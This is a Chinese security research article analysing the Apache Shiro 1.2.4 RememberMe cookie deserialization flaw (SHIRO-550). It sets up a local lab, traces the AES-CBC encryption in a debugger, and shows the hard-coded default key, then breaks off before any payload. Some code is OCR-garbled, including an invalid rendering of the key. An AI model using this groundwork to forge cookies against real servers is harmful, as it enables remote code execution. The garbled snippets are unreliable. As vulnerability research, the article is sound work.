

Apache Shiro 反序列化之殇

原创 先锋情报站 酒仙桥六号部队

2020-08-17原文

这是 酒仙桥六号部队 的第 **61** 篇文章。

全文共计**3454**个字，预计阅读时长**12**分钟。

前言

Shiro RememberMe
RCE是护网常见的漏洞，因RememberMe值加密的原因，自带绕waf特性，安服仔使用起来极其舒适，之前也看过一些大佬们写的漏洞分析，看完之后有点疑问，比如，大佬说偶然发现这个iv并没有真正使用起来，加密模式是AES/CBC的，在安服仔印象中该模式下必须要有iv值，iv值不可能没有使用，因此安服仔决定当一次(实习)研究仔去调试一次，解决我的疑问，并记录。

简介

Apache Shiro是一款开源安全框架，提供身份验证、授权、密码学和会话管理。Shiro框架直观、易用，同时也能提供健壮的安全性。

Apache Shiro
1.2.4及以前版本中，加密的用户信息序列化后存储在名为remember-

me的Cookie中。攻击者可以使用Shiro的默认密钥伪造用户Cookie，触发Java反序列化漏洞，进而在目标机器上执行任意命令

下面我们从最开始的环境搭建开始进行研究并对问题进行解答。

环境搭建

Java: jdk1.8.0_121

Tomcat: 7.0.94

解压后进入shiro-shiro-root-1.2.4/samples/web

用IDEA加载，并设置pom.xml，指定jstl版本为1.2，增加commons-collections4，如下：

```
<dependencies>
```

```
    <dependency>
```

```
        <groupId>javax.servlet</groupId>
```

```
        <artifactId>jstl</artifactId>
```

```
        <!-- 这里需要将jstl设置为1.2 -->
```

```
        <version>1.2</version>
```

```
        <scope>runtime</scope>
```

```
    </dependency>
```

.....

```
    <dependency>
```

```
        <groupId>org.apache.commons</groupId>
```

```
        <artifactId>commons-collections4</artifactId>
```


```
<version>4.0</version>
```

```
</dependency>
```

```
</dependencies>
```


如果不指定jstl版本 `<version>1.2</version>`，会报错误 `The absolute uri:`

`http://java.sun.com/jsp/jstl/core` cannot be resolved in either web.xml or the jar files deployed with this application，如下：




增加 commons-collections4，是为了后面反序列化起来如喝水一般流畅。


接着设置run/debug configurations，添加本地tomcat环境。




部署 war 包：



设置项目路径：



然 后 Run 起来，访问 `http://192.168.43.30:8000/shirotest/`，出现下图就证明环境是没问题。



Apache Shiro Quickstart

Hi Guest! ([Log in](#) (sample accounts provided))

Welcome to the Apache Shiro Quickstart sample application. This page represents the home page of any web application.

If you want to access the user-only [account page](#), you will need to log-in first.

Roles

To show some taglibs, here are the roles you have and don't have. Log out and log back in under different user accounts to see different roles.

Roles you have

Roles you DON'T have

admin
president
darklord
goodguy
schwartz

漏洞分析

登陆时勾选 `Remember Me`，

Please Log in

Here are a few sample accounts to play with in the default text-based Realm (used for this demo and test installs only). Do y

Username	Password
root	secret
presidentskroob	12345
darkhelmet	ludicrousspeed
lonestarr	vespa

Username:

Password:

Remember Me

Cookie中会多一个rememberMekey,

Line	URL	Method	Status	Size	Type	Content-Type
859	http://192.168.43.30:8000	GET	200	2427	HTML	jsp
860	http://192.168.43.30:8000	GET	200	1550	CSS	css
861	http://192.168.43.30:8000	POST	302	868	HTML	jsp
862	http://192.168.43.30:8000	GET	200	999	HTML	Apache Shiro Q
863	http://192.168.43.30:8000	GET	200	993	HTML	jsp

Request Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: rememberMe=deleteMe; Path=/shirotest; Max-Age=0; Expires=Mon, 13-Jul-2020 07:41:20 GMT
Set-Cookie: rememberMe=QrT4y1vF0kd1FJwbBsh0DHu0GhyeBf25GeixwcHdX9f7LIftD6ektXHqLV7ZpKpRvaY+smmqYQ7019iBAqN1oJwigdcju6TgEsK1aiTEOTNExkNAaJ/qKFJTInbtTZCB/3/HDX4tWegtIqBEEjVU+4y4/ksFWiIrrA651x/WJjvtpD3wKZ3/KYhADVj913Ybbzga+rYNeJQYRVt3IYk/MUfd17rBKRtQkDXBHzrhGU74w0/SdphZu0LsYw6/d4XsElnha4a7mb+JS/RkDbtpxtwTUaP/iN2N1tukuSBf5fbWkU7Im1MZdWQaqqfgrB7hrnsJ3jpYCIzBeUznIppYwQYfYqmyYUlo5bTyauVcgIvc11PMvDs7df15XoNF/uStZ4rnWrmk1k8RMSVysfrV93kVYth51c2XqADTV+UMmdtS6RCdb6hKcts+NJhhDXEautCVU1E3VB3FY5yyiyzWQFNNG30uIDLkSkFnNPeppYVvUgV1vAe2E; Path=/shirotest; Max-Age=31536000; Expires=Wed, 14-Jul-2021 07:41:20 GMT; HttpOnly
Location: /shirotest/
Content-Length: 0
Date: Tue, 14 Jul 2020 07:41:20 GMT
Connection: close
```

而漏洞就是出现在rememberMekey中。

issues.apache.org/jira/browse/SHIRO-550

JIRA FOUNDATION
www.apache.org

Dashboards ▾ Projects ▾ Issues ▾

Shiro / SHIRO-550

Randomize default remember me cipher

▼ Details

Type:	Bug	Status:	RESOLVED
Priority:	Major	Resolution:	Fixed
Affects Version/s:	1.2.4	Fix Version/s:	1.2.5
Component/s:	RememberMe		
Labels:	None		

▼ Description

The way shiro is set up by default exposes a web application to deserialization attacks. This is dangerous anyway, but particularly in light of the recent exploits using commons-collections (see <http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/> for more info).

By default, shiro uses the `CookieRememberMeManager`. This serializes, encrypts and encodes the users identity for later retrieval. Therefore, when it receives a request from an unauthenticated user, it looks for their remembered identity by doing the following:

- Retrieve the value of the rememberMe cookie
- Base 64 decode
- Decrypt using AES
- Deserialize using java serialization (`ObjectInputStream`).

▼ People

- Assignee
- Reporter
- Votes
- Watchers


▼ Dates

- Created
- Updated
- Resolved

我们先来看下漏洞描述：Apache Shiro在 `CookieRememberMeManager.java` 中加密用户身份信息并序列化后存储在名为 `remember-me` 的 Cookie 中，攻击者可以使用 Shiro 的默认密钥伪造用户 Cookie，触发 Java 反序列化漏洞，进而在目标机器上执行任意命令。

问题出现在

`CookieRememberMeManager`，这里我们将 shiro 的源码都下载下来（IDEA 中点开 Maven 下的 shiro 包会提示 Download Sources，点击即可下载），然后全局搜索下 `CookieRememberMeManager`，如下：




Notice:

一定要下载shiro源码才能搜索到，IDEA目前还没有智能到可以直接重构已编译文件的索引。


点开CookieRememberMeManager，打开IDEA的Structure选项卡，可以清晰的看出CookieRememberMeManager类的组成元素，根据名称与对应的代码，可以大概知道他们各自的功能。

然后这里我们先分析rememberMe是怎么加密的，我们通过IDEA的Find


Usage功能对rememberSerializedIdentity函数进行往上查找，发现其被rememberIdentity调用了。



接着再往上查找2层，找到了程序登陆成功的流程，如下：



我们在程序登陆成功处打个断点 `org.apache.shiro.mgt.AbstractRememberMeManager#onSuccessfulLogin`，先来分析 `rememberMe` 值的加密过程，然后浏览器进行登陆账户 `root/secret`，勾选 `RememberMe` 的按钮，进行登陆，此时程序会停在断点处，如下：




在 `onSuccessfulLogin` 方法中，首先调用 `forgetIdentity` 方法来进行处理 `request` 和 `response` 请求，并在 `response` 中设置 `rememberMe=deleteMe` 的 Cookie。

在数据包中显示如下：

```
Set-Cookie: rememberMe=deleteMe; Path=/shirotest;
Max-Age=0; Expires=Mon, 13-Jul-2020 07:41:20 GMT
```


这个不是关键 大家有兴趣可以自己跟一下。

然后判断有没有勾选 Remember Me 选项，这里我登陆时勾选了，因此 isRememberMe(token) 结果为 true，F5 进入 rememberIdentity(Subject subject, AuthenticationToken token, AuthenticationInfo authcInfo) 函数。



该函数首先调用 getIdentityToRemember 函数来获取用户身份，接着我们先跟进：

```
rememberIdentity(org.apache.shiro.subject.Subject, org.apache.shiro.subject.PrincipalCollection) 函数。
```



该函数首先调用了 convertPrincipalsToBytes，F5 跟进去。

```
protected byte[] convertPrincipalsToBytes(PrincipalCollection principals) { principals: "root"
    byte[] bytes = serialize(principals); principals: "root"
    if (getCipherService() != null) {
        bytes = encrypt(bytes);
    }
    return bytes;
}
```

convertPrincipalsToBytes 函数

首先对用户身份 "root" 进行了序列化，然后对序列化后的字节数组进行了加密，我们F5跟进 org.apache.shiro.mgt.AbstractRememberMeManager#encrypt(byte[] serialized) 函数，看下是怎么加密的。

```
protected byte[] encrypt(byte[] serialized) { serialized: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, + 342 more]
    byte[] value = serialized; value: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, + 342 more]
    CipherService cipherService = getCipherService(); cipherService: AesCipherService@3608
    if (cipherService != null) {
        ByteSource byteSource = cipherService.encrypt(serialized, getEncryptionCipherKey()); cipherService: AesCipherService@3608 ser
        value = byteSource.getBytes();
    }
    return value;
}
```

Variables

- serialized = [byte[352]@3737]
- value = [byte[352]@3737]
- cipherService = [AesCipherService@3608]
 - modeName = "CBC"
 - blockSize = 0
 - paddingSchemeName = "PKCS5Padding"
 - streamingModeName = "CBC"
 - streamingBlockSize = 8
 - streamingPaddingSchemeName = "PKCS5Padding"
 - transformationString = null
 - streamingTransformationString = null
 - algorithmName = "AES"
 - keySize = 128

根据IDEA调试的变量信息，可以推测加密算法为AES，模式为CBC，填充为PKCS5Padding，getEncryptionCipherKey() 函数应该是获取AES加密的密钥，这里我们跟进去，如下：

```
org.apache.shiro.mgt.AbstractRememberMeManager
AbstractRememberMeManager.java
179      * @see #setCipherService for a description of the various {@code get/set*Key} methods.
180      */
181      public byte[] getEncryptionCipherKey() {
182          return encryptionCipherKey;
183      }
184
185      /**
186       * Sets the encryption key to use for encryption operations.
187       *
188       * @param encryptionCipherKey the encryption key to use for encryption operations.
189       * @see #setCipherService for a description of the various {@code get/set*Key} methods.
190       */
191      public void setEncryptionCipherKey(byte[] encryptionCipherKey) {
192          this.encryptionCipherKey = encryptionCipherKey;
193      }
```


是一个 get 方法，我们找下对应的 set 方法，Find Usages 找下哪里调用了 setEncryptionCipherKey 方法，最后找到是 setCipherKey 方法调用了。

```
Method
  setEncryptionCipherKey(byte[])
Found usages 3 usages
  Unclassified usage 1 usage
    Maven: org.apache.shiro:shiro-core:1.2.4 1 usage
      org.apache.shiro.mgt 1 usage
        AbstractRememberMeManager 1 usage
          setCipherKey(byte[]) 1 usage
250 setEncryptionCipherKey(cipherKey);
```

继续往上找：

```
246      */
247      public void setCipherKey(byte[] cipherKey) {
248          //Since this method should only be used in symmetric ciphers
249          //(where the enc and dec keys are the same), set it on both:
250          setEncryptionCipherKey(cipherKey);
251          setDecryptionCipherKey(cipherKey);
252      }
253
254      /**
255       * Forgets (removes) any remembered identity data for the specified {@link Subject} instance.
256       */
AbstractRememberMeManager > setCipherKey()
Usages of setCipherKey(byte[]) in All Places
Method
  setCipherKey(byte[])
Found usages 4 usages
  Unclassified usage 1 usage
    Maven: org.apache.shiro:shiro-core:1.2.4 1 usage
      org.apache.shiro.mgt 1 usage
        AbstractRememberMeManager 1 usage
          AbstractRememberMeManager() 1 usage
109 setCipherKey(DEFAULT_CIPHER_KEY_BYTES);
```


找到了AES的Key，以硬编码的方式写在代码里。



```
org.apache.shiro.mgt.AbstractRememberMeManager
web.xml
AbstractRememberMeManager.java
Serializer.java
UsernamePasswordToken.java
onSuccessfulLogin
Match Case Wgrds Regex One match
Replace Replace all Exclude
Preserve Case In Selection
75
76 * byte[] key = aes.generateNewKey().getEncoded();
77 * String base64 = Base64.encodeToString(key);
78 * </pre>
79 * The value of 'base64' was copied-n-pasted here:
80 * /
private static final byte[] DEFAULT_CIPHER_KEY_BYTES = Base64.decode( base64Encoded: "kPH+bIx502deZiIxcAAA=");
```

继续跟进

`encrypt(serialized, getEncryptionCipherKey())`



```
public ByteSource encrypt(byte[] plaintext, byte[] key) {
    byte[] ivBytes = null;
    boolean generate = isGenerateInitializationVectors(streaming: false);
    if (generate) {
        ivBytes = generateInitializationVector(streaming: false);
        if (ivBytes == null || ivBytes.length == 0) {
            throw new IllegalStateException("Initialization vector generation is enabled - generated vector" +
                "cannot be null or empty.");
        }
    }
